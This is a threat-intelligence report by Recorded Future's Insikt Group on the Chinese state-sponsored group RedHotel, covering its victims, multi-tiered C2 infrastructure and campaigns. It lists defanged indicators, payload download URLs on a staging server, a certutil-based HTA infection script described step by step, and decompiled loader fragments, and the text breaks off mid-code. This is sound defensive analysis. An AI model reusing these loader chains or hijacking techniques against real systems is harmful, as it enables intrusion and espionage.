CYBER
THREAT
ANALYSIS
CHINA

Recorded Future®

By Insikt Group®

August 8, 2023

RedHotel: A Prolific, Chinese State-Sponsored Group Operating at a Global Scale

Executive Summary

RedHotel (formerly tracked as TAG-22) is one of the most prominent, active, Chinese state-sponsored threat activity groups tracked by Recorded Future's Insikt Group. We make this assessment based on RedHotel's persistence, high operational tempo, and global targeting scope. Using Recorded Future® Network Intelligence, we have identified the group targeting at least 17 countries within Asia, Europe, and North America from 2021 to 2023, across academia, aerospace, government, media, telecommunications, and research and development (R&D) sectors. RedHotel primarily poses a threat to government organizations worldwide, particularly within the Southeast Asia region, as well as private sector companies operating within the highlighted targeted sectors.

We identified RedHotel employing a multi-tiered infrastructure network for malware command-and-control (C2), reconnaissance, and exploitation, and observed likely administration of this infrastructure from China-based IP addresses geolocating to Chengdu, Sichuan province, China. Earlier industry findings on RedHotel activity also further corroborate that the group likely operates out of Chengdu. In addition, RedHotel's targeting purview, tooling, and modus operandi closely resembles the operations of other private contractor groups affiliated with China's Ministry of State Security (MSS), including other Chengdu-based threat activity groups such as RedGolf (aka APT41, Brass Typhoon). The well-documented activity of multiple MSS-linked contractors located in Chengdu, several of which have displayed close ties to local universities, provides evidence that the city is likely a hub of MSS-linked cyber talent development and operations (1, 2). Organizations can defend against RedHotel activity by prioritizing hardening and vulnerability patching of internet-facing appliances (particularly corporate VPN, mail server, and network devices), logging and monitoring of these devices, and implementing network segmentation to limit exposure and lateral movement potential to internal networks.

RedHotel activity overlaps with publicly reported activity under the aliases Aquatic Panda (CrowdStrike), BRONZE UNIVERSITY (SecureWorks), Charcoal Typhoon (Microsoft), Earth Lusca (Trend Micro), and Red Scylla (PWC), and, as noted above, was previously tracked by Recorded Future under the temporary group designator TAG-22.

Key Findings

- Based on targeting trends, RedHotel likely operates with a mission of both intelligence gathering and economic espionage. The group has frequently targeted government organizations for traditional intelligence collection, but has also engaged in the targeting of COVID-19 research and technology R&D organizations.
- In July 2022, RedHotel likely compromised a US state legislature, with infrastructure linked to this organization observed regularly communicating with RedHotel-attributed ShadowPad and Cobalt Strike C2 IP addresses.

- RedHotel has operated 2 distinct infrastructure clusters, with one largely dedicated to reconnaissance and initial access operations and a second to maintaining long-term access into targeted networks via command-and-control (C2) servers.
- The group has been active since at least 2019 and employs a mixture of offensive security tools (such as Cobalt Strike and Brute Ratel), closed-source but shared capabilities (such as ShadowPad and Winnti), and bespoke tooling (such as Spyder and FunnySwitch) across campaigns.

Background: RedHotel Emerges from the Winnti and ShadowPad Noise

As a ShadowPad and Winnti user — both of which are custom malware families privately shared across a wide range of Chinese state-sponsored actors — RedHotel has occasionally blended in with the noise and created challenges in clustering and attribution. However, the group's high operational tempo, distinct infrastructure TTPs, and wider use of both custom and offensive security tooling has led us to graduate the previously temporary group designator TAG-22 to RedHotel based on both our ongoing technical tracking of the group and our assessment that RedHotel very likely operates in support of Chinese government intelligence-gathering efforts.

In September 2020, Recorded Future clients received a report on RedHotel (then referred to as TAG-22) activity targeting a Hong Kong university and airport, which was followed up by July 2021 public reporting detailing the group's targeting of government, research and development, and telecommunications organizations in Nepal, Taiwan, and The Philippines. This activity featured close infrastructure, capability, and targeting overlaps with earlier ESET reporting also highlighting the targeting of universities in Hong Kong. Avast and NTT researchers also published reports on overlapping RedHotel activity around this time, which analyzed the group's use of compromised Oracle GlassFish servers for exploitation and reconnaissance, as well as a software supply-chain compromise targeting the Mongolian certification authority (CA) MonPass using the custom Fishmaster (Jolly Jellyfish) downloader to load Cobalt Strike.

In late 2021, PWC researchers reported on RedHotel activity (then referred to as Red Dev 10), specifically highlighting the group's use of a bespoke packing mechanism used to obfuscate the group's ShadowPad payloads, called ScatterBee (aka ShadowShredder or PoppingBee). CrowdStrike also reported on RedHotel's (Aquatic Panda) exploitation of the Log4Shell vulnerability during this timeframe and have assessed that the group likely operates as a contractor serving the MSS. In January 2022, Trend Micro highlighted RedHotel's (referred to as Earth Lusca) full intrusion lifecycle, noting multiple instances of suspected source range interaction with targets from IP addresses geolocating to Chengdu, Sichuan province, China. Most recently, RedHotel was featured in the 2022 PWC annual report (referred to as Red Scylla) and was assessed "the most prominent and prolific China-based threat actor in 2022" by PWC researchers.

Threat Analysis

Victimology and Targeting




Figure 1: *Observed RedHotel targeting and victimology with directly observed victimology in red and additional third-party reporting on RedHotel targeting in black (Source: Recorded Future)*

Using Recorded Future Malicious Traffic Analysis (MTA) data, Insikt Group has observed probable victim organizations in Afghanistan, Bangladesh, Cambodia, Czechia, Bhutan, Hong Kong, India, Laos, Malaysia, Nepal, Palestine, Pakistan, the Philippines, Thailand, Taiwan, the US, and Vietnam communicating with known RedHotel C2 infrastructure, with the group displaying a particular regional focus within Southeast Asia by volume of victims observed. These organizations spanned academia, aerospace, government, media, telecommunications, and research and development sectors. Of particular note, in July 2022, we observed the probable compromise of a US state legislature, which was observed communicating to ShadowPad and Cobalt Strike C2 IP addresses operated by the group. Third-party reporting has also highlighted RedHotel actors targeting COVID-19 research, Hong Kong pro-democracy targets, religious minority groups, and online gambling companies.

The majority of observed victim organizations were government organizations, including prime ministers' offices, finance ministries, legislative bodies, and interior ministries, aligning with the group's likely espionage tasking. However, on some occasions, such as the group's targeting of the Industrial

Technology Research Institute (ITRI) in Taiwan, reported in July 2021, or of COVID-19 research, the likely motivation was industrial and economic espionage. The group's historical targeting of the online gambling industry catering to the Chinese market is also indicative of wider trends across China-based cyber-espionage actors observed by Insikt Group, and is likely in part intended to gather intelligence in support of wider crackdowns on online gambling by the Chinese government.

RedHotel's Multi-Tiered Infrastructure Network

Insikt Group has identified RedHotel's use of a multi-tiered infrastructure setup which is characterized by the provisioning of large quantities of virtual private servers (VPS) configured to act as reverse proxies for C2 traffic associated with multiple malware families used by the threat activity group, such as Spyder, Cobalt Strike, ShadowPad, and PlugX. These reverse proxy servers are typically configured to listen on standard HTTP(s) ports (such as TCP 80, 443, 8080, and 8443) and to redirect traffic to upstream actor-controlled servers. These upstream servers are then likely directly administered by the threat actor using the open-source virtual private network (VPN) software SoftEther. These findings corroborate previous reporting by Trend Micro, which describes a very similar multi-layer setup in use by the group (referred to in the presentation as Earth Lusca). The group continues to use a split infrastructure setup, with the above-described configuration favored for long-term intrusion activity and a separate, noisier infrastructure cluster often used in initial access operations and reconnaissance.

We also observed regular communication consistent with SoftEther VPN usage between upstream RedHotel servers and a CHINANET IP address range that geolocates to Chengdu, Sichuan province, China, per both IP WHOIS data and other proprietary data sources. A probable threat actor location of Chengdu was also noted in Trend Micro reporting, where researchers observed suspected source range IP addresses geolocating to Chengdu within both SSH logs and web access logs associated with RedHotel web shell interaction. We also note that multiple other MSS-affiliated threat actors indicted by the US Department of Justice (DOJ), such as multiple RedGolf (APT41, Brass Typhoon) operators and the individuals Li Xiaoyu (李啸宇, aka Oro0lxy) and Dong Jiazhi (董家志), are also based in Chengdu (1, 2, 3, 4). Both RedGolf and Dong/Li, alongside their respective front companies, also displayed close ties to local universities, indicating that Chengdu is likely a popular location for MSS-linked cyber talent development and operations.




Figure 2: *Schematic of RedHotel's multi-tiered C2 infrastructure network (Source: Recorded Future)*

Throughout 2022 and 2023, Insikt Group tracked over 100 C2 IP addresses in use by RedHotel, with the group heavily favoring particular hosting providers including AS-CHOOPA (Vultr), G-Core Labs S.A., and Kaopu Cloud HK Limited. Threat actor preference for particular hosting providers is likely influenced by factors such as cost, reliability, ease of setup, data center locations, perceived level of cooperation with

or collection from governments and private sector organizations, and the speed and willingness with which hosting providers deal with malicious use of their services.

In line with previous reporting by PWC, the group continues to predominantly use NameCheap for domain registration and routinely uses known C2 domains for months or even years after public reporting. We also observed the group employ self-signed TLS certificates mimicking legitimate organizations, such as Microsoft and Sophos, likely in an attempt to blend in with legitimate network traffic (see **Figure 3** and **Figure 4**).

```
Subject Distinguished Name (DN)
emailAddress=admin@sophos.com, C=So, ST=Abingdon-on-Thames, O=Sophos Ltd,
OU=IT, CN=www.sophos.com, emailAddress=admin@sophos.com
Issuer DN
emailAddress=admin@sophos.com, C=So, ST=Abingdon-on-Thames, L=England,
O=Sophos Ltd, OU=IT, CN=www.sophos.com, emailAddress=admin@sophos.com
Validity: 2022-02-28 to 2023-02-28
Serial Number (Decimal): 2

Fingerprint
SHA-256
b02aed9a615b6dff2d48b1dd5d15d898d537033b2f6a5e9737d27b0e0817b30e
SHA-1
7fe0ef289f0e29412f8b20a3d737b1750fa91d36
MD5
c22db64af83e159e40ada38e6d3f7699
```

Figure 3: *TLS certificate observed on TAG-22 C2 infrastructure spoofing Sophos (Source: Recorded Future)*

```
Subject DN
C=US, ST=microsoft, L=microsoft, O=Microsoft Corporation, OU=Microsoft IT,
CN=v10.vortex-win.data.microsoft.com
Issuer DN
C=US, ST=microsoft, L=microsoft, O=Microsoft Corporation, OU=Microsoft IT,
CN=v10.vortex-win.data.microsoft.com
Validity: 2023-03-09 to 2023-06-07
Serial Number (Decimal): 574818908

Fingerprint
SHA-256
9c8e5f6e5e843767f0969770478e3ad449f8a412dad246a17ea69694233884b9
SHA-1
b54d3691593c0849444e1c3b88594d35c9b825de
MD5
974b65409cd8cc62ae397a2e977ddbf0
```

Figure 4: *TLS certificate observed on TAG-22 C2 infrastructure spoofing Microsoft (Source: Recorded Future)*

Campaign Spotlight: RedHotel Linked to Zimbra Collaboration Suite Exploitation

In July 2022, we reported on government organizations in multiple countries communicating with the ShadowPad C2 IP address *167.179.78[.]160*, which hosted the following RedHotel subdomains at the time of analysis:

- *bwlgrafana.itcom888[.]live*
- *8wz3l0m58f.symantecupd[.]com*
- *qbxlwr4nkq.itcom666[.]live*
- *fyalluw0.sibersystems[.]xyz*

Several likely victims identified communicating with this ShadowPad C2 were also identified communicating with a Cobalt Strike C2 on a second Choopa (Vultr) IP address *207.148.76[.]235* over the same period. During this time, 207.148.76[.]235 served a TLS certificate with the common name **.itcom333[.]com*, shown in **Figure 5**. The same TLS certificate was also historically sighted on another Cobalt Strike C2 IP address, *158.247.198[.]252* in June 2022, which concurrently hosted a subdomain of a known RedHotel apex domain: *ozlfq7oknx.ithome[.]house*.

```
Subject DN
CN=*.itcom333[.]com
Issuer DN
C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA
Domain Validation Secure Server CA
Serial Number (Decimal): 173003207651396185510653103111417659664
Validity: 2021-07-14 to 2022-07-14

Fingerprint
SHA-256
f8cd64625f8964239dad1b2ce7372d7a293196455db7c6b5467f7770fd664a61
SHA-1
e8941d516189dc66d04a9eb6c2f063b1921e0d89
MD5
ff54c7327daf14e0fffab48ed4ec7ce5
```

Figure 5: *TLS certificate with* *.itcom333[.]com *common name observed on RedHotel C2 infrastructure (Source: Recorded Future)*

Insikt Group observed 2 droppers that ultimately loaded a Cobalt Strike Beacon payload configured to communicate with the 207.148.76[.]235 IP address:

- Dropper (SHA256): 5cba27d29c89caf0c8a8d28b42a8f977f86c92c803d1e2c7386d60c0d8641285
- Dropper (SHA256): 48e81b1c5cc0005cc58b99cefe1b6087c841e952bb06db5a5a6441e92e40bed6

In both cases, the samples dropped a legitimate CyberArk Viewfinity executable, `vfhost.exe` (SHA256: df847abbfac55fb23715cde02ab52cbe59f14076f9e4bd15edbe28dcecb2a348), vulnerable to DLL search order hijacking, alongside a malicious loader DLL and an encrypted config file. The same benign `vfhost.exe` file has also been abused in activity we attribute to the Chinese state-sponsored group TAG-67 (Iron Tiger, LuckyMouse, UNC215, Budworm) to load HyperBro through a similar low-prevalence DLL search order hijacking triad. However, we have not observed any further overlap between these 2 groups outside the shared abuse of this benign executable. In this case, both droppers contain the same malicious loader DLL and encrypted configuration file:

- `VFTRACE.dll` (SHA256: 25da610be6acecfd71bbe3a4e88c09f31ad07bdd252eb30feeef9debd9667c51)
- `bin.config` (SHA256: 233bb85dbeba6923153340850169769 5a66b7790e751925231d64bddf80bbf91)

After the loader DLL decrypts the config file, the Cobalt Strike BEACON payload is loaded into memory and is configured to use a customized jQuery malleable C2 profile. This C2 IP address and DLL search order hijacking triad is also referenced in CISA reporting regarding the exploitation of Zimbra Collaboration Suite vulnerabilities CVE-2022-24682, CVE-2022-27924, CVE-2022-27925 chained with CVE-2022-37042, and CVE-2022-30333. We also note overlaps with public reporting by Symantec on purported Budworm (TAG-67) activity; however, we attribute this Cobalt Strike activity to RedHotel rather than TAG-67 based on the infrastructure, capability, and victimology overlap with known RedHotel activity.

Campaign Spotlight: RedHotel Uses Brute Ratel in Tandem with Stolen Taiwanese Company Code-Signing Certificate and Compromised Vietnamese Government Infrastructure

Insikt Group observed a late 2022 RedHotel campaign which employed a stolen code signing certificate belonging to a Taiwanese gaming company to sign a dynamic-link library (DLL) used to load the offensive security tool (OST) Brute Ratel C4. The observed Brute Ratel C4 payload is configured to communicate with probable compromised infrastructure belonging to the Vietnamese Institute on State Organizational Sciences. Notably, infrastructure associated with this RedHotel activity also served a stolen TLS certificate originally belonging to another Vietnamese government department, the Ministry of Education and Training, which is still in use by the threat actor as of June 2023.

In this campaign, we observed a malicious executable named `log.exe`, which was first uploaded to public malware repositories in November 2022. The malware acts as a basic loader and retrieves 3 remotely hosted files from the Choopa (Vultr) IP address *45.32.33[.]17*, as shown in **Table 1**, via the following URLs:

- *http://45.32.33[.]17/mcods.exe*
- *http://45.32.33[.]17/mcvsocfg.dll*
- *http://45.32.33[.]17/bin.config*

SHA256 Hash	Filename	Comment
`6e3c3045bb9d0db4817ad0441ee3c95b8fe3e087388d1ceefb9ebbd2608aef16`	`log.exe`	Loader that fetches 3 additional files from 45.32.33[.]17
`e6bad7f19d3e76268a09230a123bb47d6c7238b6e007cc45c6bc51bb993e8b46`	`mcods.exe`	Legitimate McAfee executable vulnerable to DLL search order hijacking (benign)
`6f31a4656afb8d9245b5b2f5a634ddfbdb9db3ca565d2c52aee68554ede068d1`	`mcvsocfg.dll`	Malicious DLL loader loaded by mcods.exe
`c00991cfeafc055447d7553a14be2303e105b6a97ab35ecf820b9dbd42826f9d`	`bin.config`	Encrypted Brute Ratel C4 payload

Table 1: *Files observed in Brute Ratel C4 infection chain (Source: Recorded Future)*

The `log.exe` sample then executes the legitimate McAfee binary `mcods.exe` which in turn loads `mcvsocfg.dll` via DLL search order hijacking. The loader DLL `mcvsocfg.dll` is UPX-packed and digitally signed using a stolen, and now-expired, code signing certificate originally belonging to the Taiwanese gaming and online banking company Wanin International, seen in **Figure 6**. We have not identified any additional samples signed using this certificate.

Name
WANIN INTERNATIONAL Co.,LTD.
Status
This certificate or one of the certificates in the certificate chain is not time valid.
Issuer
GlobalSign CodeSigning CA - SHA256 - G2
Valid From
02:12 AM 06/08/2016
Valid To
02:23 AM 09/01/2018
Valid Usage
Code Signing
Algorithm
sha256RSA
Thumbprint
1DE6E771A61271657003DC7D9161E0383C60D168
Serial Number
11 21 07 CE 42 47 6C DF 23 1C 84 9F DA 76 6D EF 8C A5

Figure 6: *Wanin International code signing certificate observed in use by TAG-80 (Source: Recorded Future)*

Upon execution, `mcvsocfg.dll` looks for a file named `bin.config` within the same directory, which contains the encrypted Brute Ratel C4 payload. Both `log.exe` and `mcvsocfg.dll` contain similar debugging artifacts through the presence of the following program database (PDB) paths:

- `log.exe` PDB path:
  `C:\Users\admin\source\repos\``Project3`**`\x64\Release\`**`Project3.pdb`
- `mcvsocfg.dll` PDB path:
  `C:\Users\admin\source\repos\``brc4_dll`**`\x64\Release\`**`brc4_dll.pdb`

In the case of `mcvsocfg.dll`, the `brc4_dll` snippet is almost certainly in reference to Brute Ratel C4 (BRC4), which is ultimately loaded through this execution chain. Once loaded, the Brute Ratel C4 payload performs an HTTP POST request to then-compromised Vietnamese government infrastructure (*isos[.]gov[.]vn*) belonging to the Institute on State Organizational Sciences (*Viện Khoa học tổ chức nhà nước*), as shown in **Figure 7**.




Figure 7: *Request headers observed in RedHotel Brute Ratel C4 sample contacting compromised Vietnamese government infrastructure (Source: Recorded Future Sandbox)*

At the time of sighting in November 2022, the RedHotel staging server *45.32.33[.]17* was also configured as a Cobalt Strike C2 based on specific server fingerprints and also served a stolen TLS certificate belonging to the Vietnamese Ministry of Education and Training (MOET), shown in **Figure 8**.

```
Subject DN
C=VN, ST=Hanoi, L=Hanoi, O=BO GIAO DUC VA DAO TAO, CN=*.moet[.]gov[.]vn
Issuer DN
C=BE, O=GlobalSign nv-sa, CN=GlobalSign RSA OV SSL CA 2018
Serial Number (Decimal): 279046555106910149364330104 26
Validity Period: 2021-11-30 to 2023-01-01

All Names
*.moet[.]gov[.]vn
bgd.csdl.moet[.]gov[.]vn
pgd.csdl.moet[.]gov[.]vn
sgd.csdl.moet[.]gov[.]vn
truong.csdl.moet[.]gov[.]vn

Fingerprint
SHA-256
c7f66360610feb6115ea0a731b3180d25c568c75a9d21330d68df625d19a5500
SHA-1
0ef831034a3430091a3ed7faeffcbb01cf6e0648
MD5
e4f0da743a41fc5d7b620e13cc64986a
```

Figure 8: *Probable stolen Vietnamese Ministry of Education and Training TLS certificate observed on TAG-80 C2 infrastructure (Source: Recorded Future)*

We attributed this campaign to RedHotel based on the following evidence:

- RedHotel has previously used the low-prevalence DLL search order hijacking executable `mcods.exe` observed in this campaign.
- RedHotel used an encrypted payload file named `bin.config` in the previously highlighted Zimbra Collaboration Suite campaign.
- The DLL loader `mcvsocfg.dll` observed in this campaign featured uncommon error messages associated with process injection (see **Figure 9**):
    - These same error messages were observed within another `VFTRACE.dll` sample (SHA256: ab949af896b6a6d986aed6096c36c4f323f650ccccfc7ea49004ba919d1bfa46) which featured an identical PDB path (`C:\Users\xdd\Desktop\今天\VFTRACE_1\Release\VFTRACE.pdb`) to the `VFTRACE.dll` file referenced during the Zimbra Collaboration Suite section (SHA256: 25da610be6acecfd71bbe3a4e88c09f31ad07bdd252eb30feeef9debd9667c51).
    - We observed an additional Cobalt Strike loader (SHA: aeceaa7a806468766923a00e8c4eb48349f10d069464b53674eeb150e0a59123) featuring these error messages which contacts the C2 IP address *1.13.82[.]101*. Extracted Cobalt Strike configurations concurrently using this C2 IP address were observed using the host header *cookietest[.]ml*.
    - The *cookietest[.]ml domain*, which was proxied via Cloudflare while last in active use, has also been observed within the subject alternative names (SANs) field in a Cloudflare Origin Certificate Authority (CA) TLS certificate seen on this *1.13.82[.]101* IP address (certificate SHA1 fingerprint: 28220bb6630b772a6a66dff30394c290674c888d). Additionally, Cobalt Strike configurations associated with this C2 also have uncommon overlaps with a customized jQuery configuration observed in the Zimbra Collaboration Suite campaign.
    - The *cookietest[.]ml* domain also resolved to a compromised GlassFish server *107.170.109[.]82* in May 2022, which Insikt Group previously observed in RedHotel-attributed activity, and is used as the C2 for a Cobalt Strike sample previously linked to RedHotel in Trend Micro reporting (SHA256: 93956d3ebb0614ff5c959bed7edaf4f3f41df4538468de0f84f3e27b8e3bde49).
- In December 2022, shortly after the sighting of the stolen Vietnamese government certificate on *45.32.33[.]17*, an open directory was observed hosting 3 files named `libxselinux`, `libxselinux.so`, and `install`. While we were unable to analyze these samples, these 3 files in combination, coupled with the uncommon misspelling of the legitimate `libselinux`, have been regularly observed in relation to the Linux variant of the custom Winnti malware. The Linux Winnti variant has been observed in use by multiple Chinese state-sponsored actors, including RedHotel.
- A Cobalt Strike C2 IP address *38.54.16[.]131*, which was observed exhibiting the stolen MOET TLS certificate from May to July 2023, concurrently served a malicious script used to trigger a DLL search order hijacking chain (see **Figure 10**). This script closely matches historical RedHotel infection chains, which have been previously described in public Trend Micro reporting. This

script functions as follows and is likely intended to be executed as an HTML Application (.hta) file:

- The script copies `certutil.exe` (obfuscated using wildcards by searching for `*ertu*.exe`) and renames it `chrome.exe`.
- The script then uses the `findstr` command to search for a Base64-encoded string (`TVNDRgAAA`) that corresponds to the magic bytes for a Microsoft Compressed Archive (CAB) file, which is saved as a file called `Fh2u192.tmp`.
- The `Fh2u192.tmp` file is then decoded by the renamed certutil executable `chrome.exe` and the decoded CAB file is extracted using the `expand` command. Once decoded and extracted, the script seeks to execute a file called `mcods.exe`, likely to trigger a DLL search order hijacking chain using the previously referenced McAfee executable.

```
  hModule = GetModuleHandleW(L"ntdll.dll");
  if (hModule == (HMODULE)0x0) {
    GetLastError();
    FUN_10001060((int)"Load Ntdll.dll error:%d\n");
    pFVar1 = (FARPROC)0x0;
  }
  else {
    pFVar1 = GetProcAddress(hModule,"NtAllocateVirtualMemory");
    if (pFVar1 == (FARPROC)0x0) {
      GetLastError();
      FUN_10001060((int)"Load NtAllocateVirtualMemory error:%d \n");
      pFVar1 = (FARPROC)0x0;
    }
  }
  return pFVar1;
}
```

```
  hModule = GetModuleHandleW(L"ntdll.dll");
  pFVar3 = (FARPROC)0x0;
  uVar1 = 0;
  if (hModule == (HMODULE)0x0) {
    uVar2 = GetLastError();
    pcVar8 = "Load Ntdll.dll error:%d\n";
LAB_180001f66:
    FUN_180001120((longlong)pcVar8,(ulonglong)uVar2,param_3,param_4);
    pFVar4 = pFVar3;
  }
  else {
    pFVar4 = GetProcAddress(hModule,"NtAllocateVirtualMemory");
    if (pFVar4 == (FARPROC)0x0) {
      uVar2 = GetLastError();
